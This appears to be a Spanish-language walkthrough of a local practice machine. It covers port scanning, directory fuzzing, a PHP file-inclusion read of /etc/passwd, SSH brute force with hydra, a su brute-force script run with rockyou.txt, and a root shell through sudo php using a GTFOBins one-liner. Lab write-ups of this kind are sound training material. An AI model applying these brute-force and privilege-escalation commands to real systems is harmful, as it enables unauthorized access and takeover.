Vamos a desplegar la maquina vulnerable


```
❯ sudo bash auto_deploy.sh inclusion.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Haremos un escaneo profundo de los puertos abiertos de la maquina vulnerable.


```
❯ sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```

```
❯ cat Puertos
       File: Puertos
   1   # Nmap 7.95 scan initiated Tue Nov  4 19:17:14 2025 as: /usr/lib/
   2   Nmap scan report for 172.17.0.2
   3   Host is up, received arp-response (0.0000070s latency).
   4   Scanned at 2025-11-04 19:17:14 CET for 1s
   5   Not shown: 65533 closed tcp ports (reset)
   6   PORT   STATE SERVICE REASON
   7   22/tcp open  ssh     syn-ack ttl 64
   8   | ssh-hostkey:
   9   |   256 03:cf:72:54:de:54:ae:cd:2a:16:58:6b:8a:f5:52:dc (ECDSA)
  10   | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHA
  11   |   256 13:bb:c2:12:f5:97:30:a1:49:c7:f9:d0:ba:d0:5e:f7 (ED25519)
  12   |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIr1k5/j/3yvWf8rLays4s/EPgk
  13   80/tcp open  http    syn-ack ttl 64
  14   |_http-title: Apache2 Debian Default Page: It works
  15   | http-methods:
  16   |_  Supported Methods: POST OPTIONS HEAD GET
  17   MAC Address: 02:42:AC:11:00:02 (Unknown)
  18
  19   Read data files from: /usr/share/nmap
  20   # Nmap done at Tue Nov  4 19:17:15 2025 -- 1 IP address (1 host u
```


Vemos que tiene el puerto http abierto pero no encontramos nada interesante.




Haremos una búsqueda con gobuster y veremos que tenemos un directorio llamado shop. Dentro de este también haremos una búsqueda.




Vemos que tenemos una pista En el error, este error es de PHP que nos indica un supuesto fichero llamado archivo.



Buscaremos haciendo fuzzing sobre este para listar el /etc/passwd



Ya que tenemos dos usuarios, haremos un ataque de fuerza bruta a uno de ellos con hydra y obtendremos la contraseña



Ahora nos conectamos por ssh a este usuario.

```
❯ ssh manchi@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:7l7ozEpa6qePwn/o8bYoxlwtLa2knvlaSKIk1mkRMfU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
manchi@172.17.0.2's password:
Linux 4afec367d1da 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 14 16:47:47 2024 from 172.17.0.1
manchi@4afec367d1da:~$
```

Al buscar y no encontrar nada para poder utilizar, vamos a utilizar la herramienta su forcé para hacer fuerza bruta a los usuarios del laboratorio.

```
manchi@4afec367d1da:~$ ls -la /home/
total 16
drwxr-xr-x 1 root   root   4096 Apr 14  2024 .
drwxr-xr-x 1 root   root   4096 Nov  4 18:16 ..
drwx------ 2 manchi manchi 4096 Apr 14  2024 manchi
drwx------ 2 seller seller 4096 Apr 14  2024 seller
```

Nos lo compartimos desde nuestro host por ssh.

```
❯ scp Linux-Su-Force.sh manchi@172.17.0.2:/home/manchi
manchi@172.17.0.2's password:
Linux-Su-Force.sh                                     100% 1600     1.3MB/s   00:00
❯ scp rockyou.txt manchi@172.17.0.2:/home/manchi
manchi@172.17.0.2's password:
rockyou.txt                                           100%  133MB 226.7MB/s   00:00
```

```
manchi@4afec367d1da:~$ ./Linux-Su-Force.sh seller rockyou.txt
```

Al ejecutarlo, vemos que tenemos la contraseña del otro usuario.

```
Contraseña encontrada para el usuario seller: qwerty
```

```
manchi@4afec367d1da:~$ su seller
Password:
seller@4afec367d1da:/home/manchi$ whoami
seller
```

Ahora haremos un sudo -l para ver como podemos escalar privilegios como sudo.

```
seller@4afec367d1da:~$ sudo -l
Matching Defaults entries for seller on 4afec367d1da:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User seller may run the following commands on 4afec367d1da:
    (ALL) NOPASSWD: /usr/bin/php
```

Con ayuda de gtfobins vemos que tenemos activo el binario php para poder escalar.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

Ahora lo ejecutamos y vemos que somos usuario root.